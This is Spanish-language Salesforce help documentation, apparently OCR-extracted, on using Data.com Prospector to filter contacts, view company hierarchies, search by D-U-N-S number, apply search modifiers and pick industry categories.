| Filtros | • Los filtros están conectados por un operador lógico AND.<br>• Agregue solo uno de cada filtro. La adición de más de uno de cada filtro puede causar resultados imprevisibles.<br>• `Departamento`: Seleccione 1 o más departamentos desde la lista desplegable.<br>• `Nivel`: Seleccione 1 o más niveles desde la lista desplegable.<br>• `Título`: Introduzca un título único o una lista de títulos separados por comas. |
| La cuenta debe ser limpia | `Obtener más contactos` solo funciona en cuentas limpias. Las cuentas limpias han sido importadas desde Data.com o bien su organización ha limpiado la cuenta después de agregar el registro a su organización. Si la cuenta seleccionada no está limpia, pregunte a su administrador cómo puede limpiar la cuenta. |

Filtrar contactos desde la vista de lista Obtener más contactos
Filtre los resultados disponibles de Data.com para la cuenta seleccionada y luego agregue los contactos que necesite.

### Filtrar contactos desde la vista de lista Obtener más contactos

Filtre los resultados disponibles de Data.com para la cuenta seleccionada y luego agregue los contactos que necesite.

Necesita una licencia de Data.com Prospector.

Tiene diferentes opciones dependiendo del campo que desea filtrar. Puede filtrar por Título, Departamento y Nivel.

- Los filtros están conectados por un operador lógico AND.
- Agregue solo uno de cada filtro. La adición de más de uno de cada filtro puede causar resultados imprevisibles.
- `Departamento`: Seleccione 1 o más departamentos desde la lista desplegable.

- `Nivel`: Seleccione 1 o más niveles desde la lista desplegable.
- `Título`: Introduzca un título único o una lista de títulos separados por comas.

Existen nuevos iconos para identificar contactos cuando utiliza filtros para restringir sus resultados de búsqueda.

| Icono | Descripción |
|---|---|
| | El contacto ya se encuentra en CRM. |
| | Su organización posee el contacto. |

1. Desde el cuadro de diálogo **Obtener más contactos**, haga clic en .
2. Haga clic en **Agregar filtro**.
3. En **Nuevo filtro**, seleccione un filtro para agregar.
4. En Valor, seleccione o introduzca los valores que desea.
5. Haga clic en **Listo**.
6. Para establecer filtros, haga clic en **Agregar filtro**.
7. Para eliminar un filtro, haga clic en .
8. Para aplicar y guardar filtros, haga clic en **Guardar**.

## Buscar empresas en la misma jerarquía corporativa (Beta)

La Jerarquía de empresa de Data.com utiliza datos de empresa de Dun & Bradstreet en Data.com para mostrar una vista jerárquica de empresas. Muestra relaciones principal-secundario e información de cuenta, como los ingresos anuales, la propiedad y el número de empleados.

La Jerarquía de empresa de Data.com utiliza datos de Dun & Bradstreet para mostrar una vista de la relación jerárquica de una cuenta con empresas relacionadas. Para agregar una cuenta a su organización de Salesforce, haga clic en el botón **Agregar cuenta** junto a la cuenta.

Jerarquía de empresa está disponible como parte de Data.com Prospector. Además de mostrar las relaciones entre entidades corporativas, la jerarquía muestra los ingresos anuales y el número de empleados asociados para entidades en la jerarquía. Como contexto, la jerarquía también incluye información desde su organización de Salesforce como si una entidad existe como un registro de cuenta y el propietario de la cuenta. Utilizando esta información, los representantes de ventas pueden identificar clientes potenciales relevantes y luego agregarlos como cuentas directamente desde la vista de jerarquía.

Esta versión contiene una versión beta de Jerarquía de empresa de Data.com que tiene calidad de producción. Puede proporcionar comentarios y sugerencias para Jerarquía de empresa en IdeaExchange. Para obtener información sobre cómo activar esta función en su organización, póngase en contacto con Salesforce.

La Jerarquía de empresa de Data.com muestra diversos tipos de empresas y cómo están relacionadas.

| Tipo de empresa | Descripción |
|---|---|
| Sede global | La entidad organizativa más alta en una estructura jerárquica corporativa que supervisa empresas y filiales domésticas o internacionales. |

| Tipo de empresa | Descripción |
|---|---|
| Sede doméstica | El miembro de nivel superior en una jerarquía corporativa dentro de un único país. Una sede doméstica normalmente rinde cuentas a una sede global. |
| Sede | Una empresa que tiene sucursales, divisiones o filiales, y que tiene la responsabilidad financiera de las empresas que le rinden cuentas. |
| Sucursal | Una ubicación secundaria de una sede. |
| Única ubicación | Una empresa sin sucursales ni filiales. |
| No puede comercializarse | Esta empresa no puede comercializarse, y los detalles de registros están ocultos intencionadamente. No puede agregar este registro desde la jerarquía, pero puede ver o agregar cuentas vinculadas activas. |

Ver la jerarquía de la empresa para cuentas

La Jerarquía de empresa de Data.com muestra una relación jerárquica de las cuentas junto con detalles de cuenta importantes. Vea relaciones principal-secundario e información de cuenta, como los ingresos anuales, la propiedad y el número de empleados.

Buscar nuevas cuentas utilizando el Número D-U-N-S de la entidad global prioritaria

Si utiliza Data.com Prospector, es extremadamente sencillo encontrar nuevas empresas con las que colaborar y que se encuentran en la jerarquía de empresa de cuentas existentes. Solo tiene que hacer una búsqueda por el Número D-U-N-S de la entidad global prioritaria desde un registro de D&B Company. Podrá ver otras empresas en la misma estructura corporativa y agregar esas empresas a Salesforce como nuevas cuentas.

Directrices para la adición de cuentas en la misma jerarquía de empresa a Salesforce

Las búsquedas de Jerarquía de empresa de Data.com buscan en Data.com registros de empresa de Dun & Bradstreet y muestran vinculaciones de empresa en una vista jerárquica. Desde Jerarquía de empresa puede agregar registros de cuentas a Salesforce. A continuación se indican algunas directrices a seguir cuando agrega registros de Data.com a Salesforce desde Jerarquía de empresa.

CONSULTE TAMBIÉN

Configurar los formatos de página para Data.com Prospector y Data.com Clean

## Ver la jerarquía de la empresa para cuentas

La Jerarquía de empresa de Data.com muestra una relación jerárquica de las cuentas junto con detalles de cuenta importantes. Vea relaciones principal-secundario e información de cuenta, como los ingresos anuales, la propiedad y el número de empleados.

1. Abra una página de detalle de cuenta.
2. Haga clic en Jerarquía de empresa de Data.com.

CONSULTE TAMBIÉN

Configurar los formatos de página para Data.com Prospector y Data.com Clean

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

## Buscar nuevas cuentas utilizando el Número D-U-N-S de la entidad global prioritaria

Si utiliza Data.com Prospector, es extremadamente sencillo encontrar nuevas empresas con las que colaborar y que se encuentran en la jerarquía de empresa de cuentas existentes. Solo tiene que hacer una búsqueda por el Número D-U-N-S de la entidad global prioritaria desde un registro de D&B Company. Podrá ver otras empresas en la misma estructura corporativa y agregar esas empresas a Salesforce como nuevas cuentas.

La entidad global prioritaria es la entidad de más alto rango dentro de una organización y está identificada por un Número D-U-N-S de la entidad global prioritaria de nueve dígitos. Todas la empresas que forman parte de la misma estructura corporativa como la entidad global prioritaria están identificadas por el mismo Número D-U-N-S de la entidad global prioritaria.

**Nota:** Antes de poder buscar por el Número D-U-N-S de la entidad global prioritaria, debe añadir el botón `Buscar D-U-N-S de la entidad global prioritaria` al formato de página de D&B Company.

1. Vaya a la página de detalles del registro de D&B Company donde desea buscar cuentas con el mismo Número D-U-N-S de la entidad global prioritaria.
2. Haga clic en **Buscar D-U-N-S de la entidad global prioritaria**.
   La fiche Data.com abre y muestra una lista de cuentas que coinciden con el Número D-U-N-S de la entidad global prioritaria del registro de D&B Company.
3. Si la lista de resultados es larga, puede ordenar los resultados por encabezado de tabla. El encabezado **Tipo de ubicación**, por ejemplo, ordena resultados por oficinas principales, ubicación individual y sucursal.
4. Si no ve lo que está buscando, utilice los filtros para restringir sus resultados.
5. Para obtener más información acerca de una cuenta en particular, como el sitio de cuenta, haga clic en el nombre de la cuenta para ver su tarjeta de cuenta.
6. Agregue todas las cuentas o una selección de ellas a Salesforce.
7. En el mensaje de confirmación, haga clic en **Ir a cuentas** para ver la lista de nuevos registros en la página de inicio Cuentas.

### EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### PERMISOS DE USUARIO

Para agregar cuentas desde Data.com
- "Crear" en cuentas

A continuación, le presentamos algunas cosas a tener en cuenta en la búsqueda por Número D-U-N-S de la entidad global prioritaria.

- Los resultados de búsqueda del Número D-U-N-S de la entidad global prioritaria *solo* incluyen las cuentas que se encuentran en Data.com, por lo que no podría obtener resultados *completos* del Número D-U-N-S de la entidad global prioritaria si algunos miembros de la estructura corporativa no se encuentran en Data.com.
- Puede utilizar filtros para restringir sus resultados de búsqueda del Número D-U-N-S de la entidad global prioritaria.
- Puede exportar registros de sus resultados de búsqueda del Número D-U-N-S de la entidad global prioritaria.
- No puede guardar la búsqueda.

### CONSULTE TAMBIÉN

Clientes potenciales para empresas de forma rápida en Salesforce

### Directrices para la adición de cuentas en la misma jerarquía de empresa a Salesforce

Las búsquedas de Jerarquía de empresa de Data.com buscan en Data.com registros de empresa de Dun & Bradstreet y muestran vinculaciones de empresa en una vista jerárquica. Desde Jerarquía de empresa puede agregar registros de cuentas a Salesforce. A continuación se indican algunas directrices a seguir cuando agrega registros de Data.com a Salesforce desde Jerarquía de empresa.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Un punto verde ( ) aparece en los resultados de búsqueda junto a los registros que ya están en Salesforce. Esos registros no pueden volver a agregarse a no ser que se hayan eliminado primero desde Salesforce o que su organización permita duplicados.

  Consejo: Si ya hay un registro en Salesforce, pase el ratón sobre el punto verde y haga clic en el vínculo para ir directamente a él.

- Solo puede agregar un registro al mismo tiempo desde Jerarquía de empresa.
- Los registros se consideran duplicados cuando tiene el mismo número de Id. de Data.com en el campo `Clave de Data.com`. Si agrega un registro duplicado, no se contará con respecto a su balance de adición de registros.
- Si no puede agregar un registro en Salesforce debido a errores, le avisaremos y proporcionaremos los detalles del error en un archivo .csv.

### Directrices para prospecciones para empresas, contactos y candidatos en Salesforce

Consulte algunas directrices a seguir al realizar prospecciones para nuevas empresas y contactos con Data.com Prospector.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Un punto verde ( ) aparece en los resultados de búsqueda junto a los registros que ya están en Salesforce. Esos registros no pueden volver a agregarse a no ser que se hayan eliminado primero desde Salesforce o que su organización permita duplicados.

  Consejo: Si ya hay un registro en Salesforce, pase el ratón sobre el punto verde y haga clic en el vínculo para ir directamente a él.

- Aparecerá una marca de verificación azul ( ) en los resultados de búsqueda junto a los registros que ya haya comprado (añadido o exportado) desde Data.com. Cuando agrega contactos o cuentas de Data.com, cada uno cuenta en el límite de adición de registros. Si agrega registros que ya ha exportado desde Data.com, los registros agregados no cuentan con respecto a su balance de adición de registros.
- Independientemente de su límite de adición de registros o su balance de adición de registros, no puede agregar más de 1000 registros a la vez.
- Independientemente de su límite de adición de registros o su balance de adición de registros, no puede agregar más de 100.000 registros a la vez.
- Los registros se consideran duplicados cuando tiene el mismo número de Id. de Data.com en el campo `Clave de Data.com` . Esto incluye los registros que se agregaron desde Data.com como contactos y candidatos. Si agrega un registro duplicado, *no* se contará con respecto a su balance de adición de registros.
- Si no puede agregar uno o más registros en Salesforce debido a errores, le avisaremos y proporcionaremos los detalles del error en un archivo .csv.
- Si su búsqueda produce un gran número de resultados, no podrá ver todos datos que aparezcan a partir de la página 10. Si pasa esto, puede redefinir su búsqueda para obtener los resultados que desea. Consulte ¿Cómo puedo ver información relevante completa para resultados de búsqueda de Data.com ?

- Si exporta contactos o cuentas de Data.com *en lugar de* agregarlos a Salesforce, cada registro exportado cuenta con respecto a su balance de adición de registros. Si exporta registros que ya ha agregado a Salesforce o vuelve a exportar registros que había exportado anteriormente, los registros exportados no cuentan con respecto a su balance de adición de registros.
- Si exporta un grupo de contactos de Data.com, todavía podrá agregar esos contactos de nuevo a Salesforce como contactos o candidatos sin que ello afecte a su balance de adición de registros.
- Con independencia del límite de adición o del número de registros que le queden por añadir, no podrá exportar más de 100.000 registros al mismo tiempo. Los registros se exportarán en lotes de 50.000. Si necesita dos lotes, los registros se enviarán en un archivo .zip.
- Si los valores numéricos, como números de teléfono, están cortados en el archivo .csv, cambie el formato de la columna del campo en el archivo .csv a un formato `General` o `Texto`, o abra el archivo en un editor de texto como WordPad.
- Puede volver a importar una lista de registros exportados en Salesforce utilizando el Cargador de datos. Salvo que sus preferencias de Data.com estén establecidas para permitir registros duplicados, el proceso de importación buscará duplicados utilizando el número de Id. de Data.com desde el campo `Clave de Data.com` .

  Estos registros no se importarán desde el Cargador de datos.

  - Cualquier registro que tenga el mismo Id. de Data.com (del campo `Clave de Data.com`) que otro registro dentro del archivo .csv.
  - Cualquier registro que tenga el mismo Id. d Data.com (del campo `Clave de Data.com`) que otro registro que ya está en Salesforce.

Limitar sus resultados de búsqueda de previsiones para dirigirse a lo que le interesa

Con una licencia de Data.com Prospector, puede utilizar modificadores y campos de búsqueda para apuntar solamente a las empresas, los sectores y las ubicaciones de su interés.

Utilización de preguntas más frecuentes de Data.com

Consulte respuestas a algunas preguntas más frecuentes acerca de Data.com para usuarios.

CONSULTE TAMBIÉN

Buscar empresas, contactos y candidatos directamente en Salesforce

Consideraciones para prospecciones para empresas, contactos y candidatos en Salesforce

## Limitar sus resultados de búsqueda de previsiones para dirigirse a lo que le interesa

Con una licencia de Data.com Prospector, puede utilizar modificadores y campos de búsqueda para apuntar solamente a las empresas, los sectores y las ubicaciones de su interés.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Concepto de búsquedas de Data.com

Obtenga información acerca de cómo funcionan las funciones de búsqueda de Data.com, qué campos se buscan y cómo restringir sus resultados de búsqueda utilizando filtros y criterios de ubicación, por lo que puede encontrar fácilmente los registros más importantes para su empresa.

Concepto de modificadores de búsqueda de Data.com

Al buscar cuentas y contactos de Data.com, puede usar modificadores para centrar y limitar los resultados de la búsqueda. A continuación, se indica cómo funcionan los modificadores, campo por campo.

¿Cómo se determina el Sector para registros en Data.com?

Utilizamos el código SIC (Clasificación Industrial Estándar) principal para determinar el valor del campo `Sector` en tarjetas de cuenta y registros de cuenta en Data.com. Utilizando solo el código SIC principal para esta asignación de sectores, podemos proporcionar un valor más consistente y preciso en el campo `Sector`, lo que dirige hacia resultados de búsqueda más relevantes independientemente del sistema de clasificación industrial que utiliza en su consulta de búsqueda.

Selector de sectores de Data.com

Al buscar cuentas y contactos en Data.com, utilice el selector industrial para agregar sectores y subsectores a sus criterios de búsqueda.

### Concepto de búsquedas de Data.com

Obtenga información acerca de cómo funcionan las funciones de búsqueda de Data.com, qué campos se buscan y cómo restringir sus resultados de búsqueda utilizando filtros y criterios de ubicación, por lo que puede encontrar fácilmente los registros más importantes para su empresa.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

La realización de búsquedas de registros CRM en Data.com es muy simple. Inicie su búsqueda introduciendo criterios de búsqueda en los campos de la ficha Data.com. También puede usar modificadores de búsqueda para centrar y limitar los resultados de su búsqueda. Dependiendo de los datos que introduzca y las selecciones, puede acabar con una extensa lista de cuentas o contactos. Para saber la cantidad, compruebe el encabezado o pie de la lista de resultados. Si necesita borrar todas las entradas y selecciones, haga clic en el vínculo **Restablecer búsqueda**. Podrá ver los resultados de su búsqueda hasta que inicie otra búsqueda o actualice la página del navegador.

Para búsquedas de cuentas, los resultados de búsqueda de Data.com que obtiene según el nombre de la empresa, el sitio Web de la empresa matriz y los sitios Web de las filiales y sucursales de la empresa matriz, si las hay, por lo que los resultados podrían incluir empresas que no está buscando en estos momentos. Por ejemplo, si desea buscar Sun Microsystems e introduce *`Sun Microsystems`* o *`sun.com`* en el campo `Empresa o sitio Web`, los resultados incluirán también Oracle Corporation porque Oracle es la empresa matriz de Sun Microsystems.

Además, las búsquedas de cuentas están basadas tanto en el campo `Nombre de cuenta` como el campo `Denominación`. Por ejemplo, si está buscando United Parcel Services, puede buscar en su denominación, *`UPS`* y consultar `United Parcel Services, Inc.` en sus resultados de búsqueda.

Una vez tenga un conjunto de registros, puede limitar su lista utilizando los filtros que necesite. Sólo tiene que buscar las categorías de filtro en la parte izquierda de la página y seleccione las casillas de verificación de los filtros que necesite. Algunas búsquedas generan opciones de filtro específicas para sus resultados. Por ejemplo, si desea candidatos del sector `Salud, farmacéuticas y biotecnología`, en concreto `Medicina y terapéutica`, la lista de filtros de la categoría Cargo podría incluir `Médico`, `Quiropráctico`, `Dentista` y `Gestor de oficinas`. En el caso de búsquedas que generan una lista larga de resultados para los filtros `Título`, `Nombre de la empresa` y `Tipo de dominio de sitio web`, se muestran los 25 filtros con la mayoría de resultados de la búsqueda. Para ver una lista más corta de filtros, restrinja su búsqueda inicial.

Algunas categorías de filtros se amplían automáticamente cuando ejecuta una búsqueda, pero puede hacer clic en los vínculos en la parte superior del panel de filtros para ampliarlos o contraerlos todos. Cuando selecciona los filtros, la lista de resultados de búsqueda se actualiza automáticamente.

Por ejemplo, si busca contactos en su página de detalles de cuenta de IBM, la ficha Data.com se abre e introduce automáticamente la URL de IBM, *`www.ibm.com`*, en el campo `Empresa o sitio web` de la subficha Buscar contactos. La búsqueda generará una lista de miles de contactos de IBM en todo el mundo. Eso es probablemente mucho más de lo que necesita, por lo que podrá:

- Redefinir su búsqueda inicial seleccionando los criterios de ubicación (como *`Australia`* o *`Estados Unidos`*) u opciones del sector (como *`Computación y electrónica`* o *`Servicios financieros`*)
- Restrinja la lista de resultados de búsqueda seleccionando filtros como *`Recursos humanos`*, *`Nivel C`* o *`Gestor de programas`* o

- Seleccione *IBM* en la categoría de filtro `Nombre de la empresa`.

Al refinar sus criterios de búsqueda y filtrar sus resultados, puede restringir su lista desde más de 30.000 contactos a los 25 aproximadamente a los que desea llamar o enviar el correo electrónico.

CONSULTE TAMBIÉN

Concepto de modificadores de búsqueda de Data.com

### Concepto de modificadores de búsqueda de Data.com

Al buscar cuentas y contactos de Data.com, puede usar modificadores para centrar y limitar los resultados de la búsqueda. A continuación, se indica cómo funcionan los modificadores, campo por campo.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para buscar cuentas de Data.com:
- No se requieren permisos

Para buscar contactos de Data.com:
- No se requieren permisos

Empresa o sitio web

- Para buscar varias empresas o excluirlas, sepárelas con comas: **,**. Por ejemplo, *`salesforce.com,Apple`* devuelve resultados correspondientes a salesforce.com y Apple (por ejemplo, Apple Computer, Inc. y Apple Inc.), o a una de ellas, en función de los datos que haya en Data.com.
- Para buscar el nombre exacto de una empresa, escriba el nombre entre comillas: **""**. Por ejemplo, *`"Apple, Inc."`* solo devuelve resultados con el nombre exacto de la empresa: Apple, Inc.
- Para excluir a una empresa de los resultados, antes del nombre de la empresa, escriba un signo menos: **–**. Por ejemplo, *`–Oracle`* devuelve una lista que excluye a Oracle. En el caso de nombres de empresa compuestos por más de una palabras, escriba la primera parte del nombre antes del signo menos. Por ejemplo, *`–Adobe`* devuelve una lista de resultados que excluye a Adobe Systems.
- También puede usar modificadores de búsqueda combinados. Por ejemplo, *`salesforce, –Microsoft, "GE Healthcare"`* devuelve todos los resultados incluido salesforce (por ejemplo, salesforce y salesforce.com, inc.); excluye todos los resultados que contengan Microsoft y busca GE Healthcare, pero no GE Health Care.

Título

- Para excluir un cargo, antes del cargo, escriba un signo menos: **–**. Por ejemplo: –comprador.
- Para buscar varios cargos exactos, escríbalos entre comillas: **""**. Por ejemplo: "Director ejecutivo".
- Para buscar varios cargos, sepárelos con comas: **,**. Por ejemplo: *`Director ejecutivo,–Dr,"director ejecutivo"`*.

Nombre o correo electrónico

- Para buscar resultados de un elemento individual en este campo (solo Nombre o solo Correo electrónico), escriba dicho elemento seguido por un signo de dos puntos (**:**) y un espacio; a continuación, escriba el nombre o el correo electrónico que busca. Por ejemplo , *`Nombre: Marc Benioff`* devuelve resultados donde solo figure Marc Benioff. *`Correo electrónico: marcbenioff@salesforce.com`* devuelve resultados únicamente con la dirección de correo electrónico marcbenioff@salesforce.com.
- Los modificadores no funcionarán si no incluye "nombre: " o "correo electrónico: "., y no puede combinar estos modificadores (por ejemplo, usar "nombre: " y "correo electrónico: " en la misma búsqueda).
- Para buscar varios nombres o correos electrónicos, sepárelos con comas: **,**.
- Para buscar varios cargos, nombres o correos electrónicos exactos, escríbalos entre comillas: **""**.
- Para excluir un cargo, nombre o correo electrónico de los resultados, escriba un signo menos antes del elemento: **–**.

Ubicación | Ciudad

- Para buscar múltiples ciudades, sepárelas con comas: **,**. Por ejemplo, *San Francisco, San Jose* devuelve resultados correspondientes a San Francisco y San Jose, o a uno solo en función de los datos que haya en Data.com.
- Para buscar ciudades exactas, escríbalas entre comillas: **""**. Por ejemplo, *"San Francisco"*, no devuelve resultados de South San Francisco. De igual forma, *"South San Francisco"* no mostrará San Francisco en sus resultados.

Ubicación | Código postal

- Para buscar varios códigos postales, sepárelos con comas: **,**. Por ejemplo, *94105,94122* devuelve resultados correspondientes a 94105 y 94122, o a uno solo en función de los datos que haya en Data.com.
- Para excluir un código postal de los resultados, escriba un signo menos delante del código: **–**. Por ejemplo, *–94122* devuelve una lista que excluye el código 94122.

Ubicación | Código de área

- Para buscar varios códigos de área, sepárelos con comas: **,**. Por ejemplo, *312.708* devuelve resultados correspondientes a 312 y 708, o a uno solo en función de los datos que haya en Data.com.
- Para excluir un código de área de los resultados, escriba un signo menos delante del código de área: **–**. Por ejemplo, *–708* devuelve una lista que excluye el código 708.

CONSULTE TAMBIÉN

Concepto de búsquedas de Data.com

### ¿Cómo se determina el `Sector` para registros en Data.com?

Utilizamos el código SIC (Clasificación Industrial Estándar) principal para determinar el valor del campo `Sector` en tarjetas de cuenta y registros de cuenta en Data.com. Utilizando solo el código SIC principal para esta asignación de sectores, podemos proporcionar un valor más consistente y preciso en el campo `Sector`, lo que dirige hacia resultados de búsqueda más relevantes independientemente del sistema de clasificación industrial que utiliza en su consulta de búsqueda.

Un número limitado de cuentas de Data.com muestra `Data.com - Jigsaw` como el valor del campo `Origen` en su tarjeta de cuenta. Estas cuentas no tiene un valor para el código SIC y por lo tanto, su valor `Sector` se determina utilizando un sistema diferente. Póngase en contacto con el servicio de atención al cliente de Salesforce para obtener más detalles.

Ejemplo: Está buscando Data.com para cuentas con un valor de sector SIC de *Equipos periféricos informáticos*, que se asigna a `Electrónica` en Data.com. Sus resultados de búsqueda de Data.com incluirán todas las cuentas con un valor de `Electrónica` en el campo `Sector`. Si utiliza el sistema de clasificación Categorías del sector de Data.com y selecciona el sector *Equipos electrónicos e informáticos* que también se asigna a `Electrónica`, sus resultados incluirán de nuevo todas las cuentas con un valor de `Electrónica` en el campo `Sector`.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### Selector de sectores de Data.com


Al buscar cuentas y contactos en Data.com, utilice el selector industrial para agregar sectores y subsectores a sus criterios de búsqueda.

Así es como funciona.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**




1. Seleccione el sistema de clasificación industrial que utilice su organización.
   - *NAICS* (Sistema de Clasificación Industrial de Norteamérica): utilizado por empresas y gobiernos para clasificar establecimientos empresariales de Norteamérica según el tipo de actividad económica. Este sistema incluye 20 sectores industriales, cada uno de los cuales con varios niveles de subsectores. Los sectores y los subsectores se identifican mediante un código numérico de hasta seis dígitos.
   - *SIC* (Clasificación Industrial Estándar): utilizado por el gobierno de EE.UU. para clasificar establecimientos empresariales según el tipo de actividad económica. Este sistema incluye 10 sectores industriales, cada uno de los cuales con varios niveles de subsectores. Los sectores y los subsectores se identifican mediante un código numérico de hasta cuatro dígitos.
   - *Categorías industriales de Data.com*: El sistema de Data.com para clasificar establecimientos empresariales por sector y subsector.

Puede seleccionar un sistema de clasificación industrial diferente en cualquier momento, pero si lo hace, borrará sus selecciones.

2. Utilice los paneles de selección para explorar sectores y sus subsectores y agréguelos a su búsqueda. Si un sector tiene un código de clasificación numérico, lo verá aquí. Cuando pase el ratón por encima del nombre de un sector, tendrá dos opciones.
   - Haga clic en el nombre del sector para ver sus subsectores, si los tiene, en el panel derecho. Si un sector tiene subsectores disponibles, verá una flecha a la derecha del nombre del sector.
   - Haga clic en `Agregar` para agregar el sector (incluidos todos sus subsectores) al cuadro **Categorías por las que buscar** (Categorías).

   Cuando hace clic en el nombre de un sector en el panel de la derecha, pasa al panel de la izquierda y sus subsectores aparecen en el panel de la derecha. Puede seguir desplazándose por los niveles de sectores de esta manera, agregando los sectores y subsectores en los que quiera buscar sobre la marcha. Un círculo a la derecha de un nombre de subsector significa que ha llegado al último nivel de subsectores. Cuando agrega un sector a sus criterios de búsqueda, aparece en el cuadro Categorías y todos sus subsectores se incluyen automáticamente. También verá una marca de verificación verde sólida junto a su nombre. Sin embargo, únicamente el sector aparece en el cuadro Categorías.

   Para eliminar sectores del cuadro Categorías, pase el ratón por encima del nombre del sector y haga clic en . Si elimina subsectores del panel de selección, se eliminará el sector del cuadro Categorías y en su lugar aparecerán sus subsectores restantes. (Esta selección parcial está indicada por una marca de verificación verde con contorno junto al nombre del sector.) Recuerde que si selecciona algunos pero no todos los subsectores de un sector, aumentará el número de selecciones del cuadro Categorías.

3. Utilice los vínculos de navegación de la parte superior de la página para mantener un seguimiento del lugar de los niveles de sectores donde se encuentra. Haga clic en cualquier vínculo para volver al dicho nivel de sector en los paneles de selección.
4. Haga clic en la flecha **Atrás** para subir un nivel de sector.
5. Todos los sectores y subsectores que agregue a su búsqueda aparecerán en el cuadro **Categorías por las que buscar**. Puede eliminar selecciones individuales haciendo clic en  junto al nombre del sector o subsector. Si hace clic en **Borrar todo**, eliminará *todas* las selecciones.
6. Existe un límite en lo que respecta al número de sectores y subsectores que puede agregar a una búsqueda. Si excede el límite, deberá eliminar selecciones para continuar con la búsqueda.
7. Si el cuadro **Categorías por las que buscar** incluye una larga lista de sectores, puede que necesite hacer clic en la flecha para ampliar el cuadro y verlos todos.

Aquí tiene un ejemplo de cómo funciona el selector industrial. John está buscando empresas que fabriquen equipos informáticos. Decide utilizar el sistema NAICS y empieza haciendo clic en el sector **Fabricación** para mostrar sus subsectores, que incluyen **Elaboración de alimentos**, **Fabricación de maquinaria** y muchos más. Encuentra **Fabricación de productos informáticos y electrónicos** y hace clic en él, moviéndolo al panel izquierdo para mostrar sus subsectores en el panel derecho. Sigue navegando más abajo por los niveles de sectores de este modo, haciendo clic en subsectores hasta que por último encuentra lo que estaba buscando: **Fabricación de equipos informáticos y periféricos**. John hace clic en `Agregar` para agregar dos subsectores, **Fabricación de equipos electrónicos e informáticos** y **Fabricación de dispositivos de almacenamiento informáticos**, al cuadro **Categorías por las que buscar**. Esas selecciones permanecen en el cuadro Categorías aunque vaya a otros niveles en el panel de selección y agregue otros sectores. Cuando termina de agregar sectores al cuadro Categorías, revisa por última vez sus selecciones y, a continuación, hace clic sin dudar en `Listo` para volver a la ficha Data.com y completar su búsqueda.

CONSULTE TAMBIÉN

Concepto de búsquedas de Data.com

## Utilización de preguntas más frecuentes de Data.com

Consulte respuestas a algunas preguntas más frecuentes acerca de Data.com para usuarios.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

¿Cómo puedo ver información relevante completa para resultados de búsqueda de Data.com ?

¿Qué tipo de usuario de Data.com soy?

¿Cómo puedo mejorar mis resultados de búsqueda de Data.com?

